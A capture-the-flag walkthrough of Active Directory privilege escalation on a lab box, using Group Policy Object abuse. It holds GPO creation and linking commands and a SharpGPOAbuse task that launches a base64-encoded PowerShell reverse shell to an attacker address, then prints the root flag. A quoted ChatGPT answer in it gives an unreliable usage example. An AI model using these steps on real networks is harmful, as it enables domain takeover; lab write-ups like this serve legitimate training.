



```
PowerShell 7.4.5
PS C:\Users\M.SchoolBus> ls

    Directory: C:\Users\M.SchoolBus

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-r--            5/8/2021  1:15 AM                Desktop
d-r--          10/29/2024  7:31 AM                Documents
d-r--            5/8/2021  1:15 AM                Downloads
d-r--            5/8/2021  1:15 AM                Favorites
d-r--            5/8/2021  1:15 AM                Links
d-r--            5/8/2021  1:15 AM                Music
d-r--            5/8/2021  1:15 AM                Pictures
d----            5/8/2021  1:15 AM                Saved Games
d-r--            5/8/2021  1:15 AM                Videos

PS C:\Users\M.SchoolBus> cd ..
PS C:\Users> ls

    Directory: C:\Users

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d----           3/11/2025  3:37 PM                Administrator
d----          10/29/2024  7:27 AM                f.frizzle
d----          10/29/2024  7:31 AM                M.SchoolBus
d-r--          10/29/2024  7:13 AM                Public
d----           2/19/2025  1:35 PM                v.frizzle
d----           2/19/2025  1:35 PM                w.Webservice

PS C:\Users> cd Administrator
PS C:\Users\Administrator> ls
Get-ChildItem: Access to the path 'C:\Users\Administrator' is denied.
PS C:\Users\Administrator> 
```

Access to administrator - that would be too easy...

Enumerate M.SchoolBus

Mark as owned in bloodhound and see what the M.Schoolbus user can do:





Asked JinYang's Fridge (ChatGPT) what this gives me:
Ah — perfect. You already have a foothold in **Active Directory** as a user with **Group Policy Creator Owners (GP-CO)** privileges. That's one of the classic **privilege escalation paths** in Windows AD. I'll break it down carefully and step by step.

---

1. What GP-CO allows

A user with **Group Policy Creator Owners** privileges can:

- Create and **edit Group Policy Objects (GPOs)**.
  - Link GPOs to OUs (Organizational Units).
  - By default, GPOs **run as SYSTEM** on domain-joined machines.

Key: Any code injected into a GPO will run with **SYSTEM privileges** on the targets affected by that GPO.

---

2. Escalation strategy

The standard method is **GPO abuse for domain escalation**:

1. **Create a GPO** targeting an OU that contains a **high-privileged machine or admin account**.
2. **Add a startup script or scheduled task** in the GPO that adds your user to **Domain Admins** or a local admin group on a machine.
3. Wait for **Group Policy refresh** (or force it with `gpupdate /force`) for the script to execute.

Step-by-step example: adding your user to Domain Admins via GPO

Step 1: Identify a target OU

- Usually, admins log on to **Domain Controllers** or **high-value servers**.
- You want a GPO linked to an OU containing machines where the script will run.

Step 2: Create a new GPO

```
# Use PowerView or native Windows tools New-GPO -Name "TempAdminGPO"
```

Step 3: Add a startup script

- The script will **add your user to Domain Admins**:
  `net group "Domain Admins" "YOUR_USER" /add /domain`
- This can be a **.bat** or **.ps1** file.
- Add it to the **GPO's Computer Configuration -> Policies -> Windows Settings -> Scripts (Startup/Shutdown) -> Startup**.

Step 4: Link the GPO

```
New-GPLink -Name "TempAdminGPO" -Target "OU=TargetOU,DC=frizz,DC=htb"
```

Step 5: Force refresh (optional)

`gpupdate /force`

- Or wait for the next GPO refresh (every 90–120 minutes by default).

Step 6: Verify

`net group "Domain Admins" /domain`

- Your user should now be a **Domain Admin**.

---

3. Alternative: Use tools like SharpGPOAbuse

- SharpGPOAbuse automates this process:

`# PowerShell example Import-Module SharpGPOAbuse.ps1 Invoke-GPOAbuse -Domain YOUR_DOMAIN -User YOUR_USER -TargetOU "OU=TargetOU,DC=frizz,DC=htb"`

- It can automatically create a GPO, inject a payload, and escalate privileges.

---

4. Important notes

- You **don't need DC access** to escalate, but you need your user to have **GP-CO privileges on an OU that contains machines your user can affect**.
- Be careful: creating GPOs that modify Domain Admins is **loud** and will be logged in AD.
- A stealthier method is to add a **scheduled task or service** that only affects a specific machine you control.


Tool for GPO exploitation

https://github.com/FSecureLABS/SharpGPOAbuse

Privilege escalation

Generate a new shadow Group Policy Object

on the box as M.SchoolBus
`New-GPO -Name ShadowGPO -Comment "Nothing to see here" | New-GPLink -Target "DC=FRIZZ,DC=HTB" -LinkEnabled Yes



```
PS C:\ProgramData> New-GPO -name "ShadowGPO"

DisplayName      : ShadowGPO
DomainName       : frizz.htb
Owner            : frizz\M.SchoolBus
Id               : 35f2db9d-ee10-4211-ab42-f2eed663b960
GpoStatus        : AllSettingsEnabled
Description      :
CreationTime     : 8/27/2025 1:42:51 AM
ModificationTime : 8/27/2025 1:42:51 AM
UserVersion      :
ComputerVersion  :
WmiFilter        :

PS C:\ProgramData> New-GPLINK -name "ShadowGPO" -target "OU=DOMAIN CONTROLLERS,DC=frizz,DC=htb"

GpoId       : 35f2db9d-ee10-4211-ab42-f2eed663b960
DisplayName : ShadowGPO
Enabled     : True
Enforced    : False
Target      : OU=Domain Controllers,DC=frizz,DC=htb
Order       : 2

PS C:\ProgramData>
```

Then use sharpGPOabuse to generate a new user, with admin privileges

SharpGPOabuse can also execute scripts on the box, hereunder do a reverse shell.

Article here:
https://medium.com/@tareshsharma17/turning-a-powershell-script-into-an-encoded-command-for-reverse-shells-0bd6b28565e4

Reverse powershell

Shell here:

Paste into M.Schoolbus shell and execute using sharp gpo abuse

```
PS C:\ProgramData> .\sharpgpoabuse.exe --AddComputerTask --GPOName "ShadowGPO" --Author "Shadow" --TaskName
"RevShell" --Command "powershell.exe" --Arguments 'powershell -enc
JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAE
MAUABDAGwAaQBlAG4AdAAoACcAMQAwAC4AMQAwAC4AMQA0AC4ANwAnACwAIAA0ADQANAA0ACkAOwAjACMAIABjAGgAYQBuAGcAZQAgAHkAbwB1
AHIAIABJAFAALwBQAG8AcgB0ACAAYQBjAGMAbwByAGQAaQBuAGcAbAB5AAoAJABzAHQAcgBlAGEAbQAgAD0AIAAkAGMAbABpAGUAbgB0AC4ARw
BlAHQAUwB0AHIAZQBhAG0AKAApADsACgBbAGIAeQB0AGUAWwBdAF0AJABiAHkAdABlAHMAIAA9ACAAMAAuAC4ANgA1ADUAMwA1AHwAJQB7ADAA
fQA7AAoAdwBoAGkAbABlACgAKAAkAGkAIAA9ACAAJABzAHQAcgBlAGEAbQAuAFIAZQBhAGQAKAAkAGIAeQB0AGUAcwAsACAAMAAsACAAJABiAH
kAdABlAHMALgBMAGUAbgBnAHQAaAApACkAIAAtAG4AZQAgADAAKQAgAHsACgAgACAAIAAgACQAZABhAHQAYQAgAD0AIAAoAFsAUwB5AHMAdABl
AG0ALgBUAGUAeAB0AC4ARQBuAGMAbwBkAGkAbgBnAF0AOgA6AEEAUwBDAEkASQApAC4ARwBlAHQAUwB0AHIAaQBuAGcAKAAkAGIAeQB0AGUAcw
AsACAAMAAsACAAJABpACkAOwAKACAAIAAgACAAJABzAGUAbgBkAGIAYQBjAGsAIAA9ACAAKABJAG4AdgBvAGsAZQAtAEUAeABwAHIAZQBzAHMA
aQBvAG4AIAAtAEMAbwBtAG0AYQBuAGQAIAAkAGQAYQB0AGEAIAAyAD4AJgAxACAAfAAgAE8AdQB0AC0AUwB0AHIAaQBuAGcAKQA7AAoAIAAgAC
AAIAAkAHMAZQBuAGQAYgBhAGMAawAyACAAPQAgACQAcwBlAG4AZABiAGEAYwBrACAAKwAgACcAUABTACAAJwAgACsAIAAoAHAAdwBkACkALgBQ
AGEAdABoACAAKwAgACcAPgAgACcAOwAKACAAIAAgACAAJABzAGUAbgBkAGIAeQB0AGUAIAA9ACAAKABbAFMAeQBzAHQAZQBtAC4AVABlAHgAdA
AuAEUAbgBjAG8AZABpAG4AZwBdADoAOgBBAFMAQwBJAEkAKQAuAEcAZQB0AEIAeQB0AGUAcwAoACQAcwBlAG4AZABiAGEAYwBrADIAKQA7AAoA
IAAgACAAIAAkAHMAdAByAGUAYQBtAC4AVwByAGkAdABlACgAJABzAGUAbgBkAGIAeQB0AGUALAAgADAALAAgACQAcwBlAG4AZABiAHkAdABlAC
4ATABlAG4AZwB0AGgAKQA7AAoAIAAgACAAIAAkAHMAdAByAGUAYQBtAC4ARgBsAHUAcwBoACgAKQA7AAoAfQAKACQAYwBsAGkAZQBuAHQALgBD
AGwAbwBzAGUAKAApADsACgA='
[+] Domain = frizz.htb
[+] Domain Controller = frizzdc.frizz.htb
[+] Distinguished Name = CN=Policies,CN=System,DC=frizz,DC=htb
[+] GUID of "ShadowGPO" is: {FD095841-CF51-4291-9CE4-E01CD71D5C4C}
[+] Creating file \\frizz.htb\SysVol\frizz.htb\Policies\{FD095841-CF51-4291-9CE4-
E01CD71D5C4C}\Machine\Preferences\ScheduledTasks\ScheduledTasks.xml
[+] versionNumber attribute changed successfully
[+] The version number in GPT.ini was increased successfully.
[+] The GPO was modified to include a new immediate task. Wait for the GPO refresh cycle.
[+] Done!
```

gpupdate, and the shell is active on netcat

```
PS C:\ProgramData> gpupdate /force
Updating policy...

Computer Policy update has completed successfully.
User Policy update has completed successfully.

PS C:\ProgramData> debug1: client_input_channel_req: channel 0 rtype keepalive@openssh.com reply 1
debug1: client_input_channel_req: channel 0 rtype keepalive@openssh.com reply 1
debug1: client_input_channel_req: channel 0 rtype keepalive@openssh.com reply 1
```

Flag on administrator desktop:

```
Kerberos support for Dynamic Access Control on this device has been disabled.
PS C:\Windows\system32> cd /users
PS C:\Windows\system32> cd \users
PS C:\users> ls


    Directory: C:\users
```

```
Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         3/11/2025   3:37 PM                Administrator
d-----        10/29/2024   7:27 AM                f.frizzle
d-----        10/29/2024   7:31 AM                M.SchoolBus
d-r---        10/29/2024   7:13 AM                Public
d-----         2/19/2025   1:35 PM                v.frizzle
d-----         2/19/2025   1:35 PM                w.Webservice


PS C:\users> cd Administrator
PS C:\users\Administrator> cd Desktop
PS C:\users\Administrator\Desktop> ls


    Directory: C:\users\Administrator\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         2/25/2025   2:06 PM           2083 cleanup.ps1
-ar---         8/25/2025   8:51 PM             34 root.txt


PS C:\users\Administrator\Desktop> type root.txt
9731fb4769963595a390d17e2717e5ac
PS C:\users\Administrator\Desktop>
```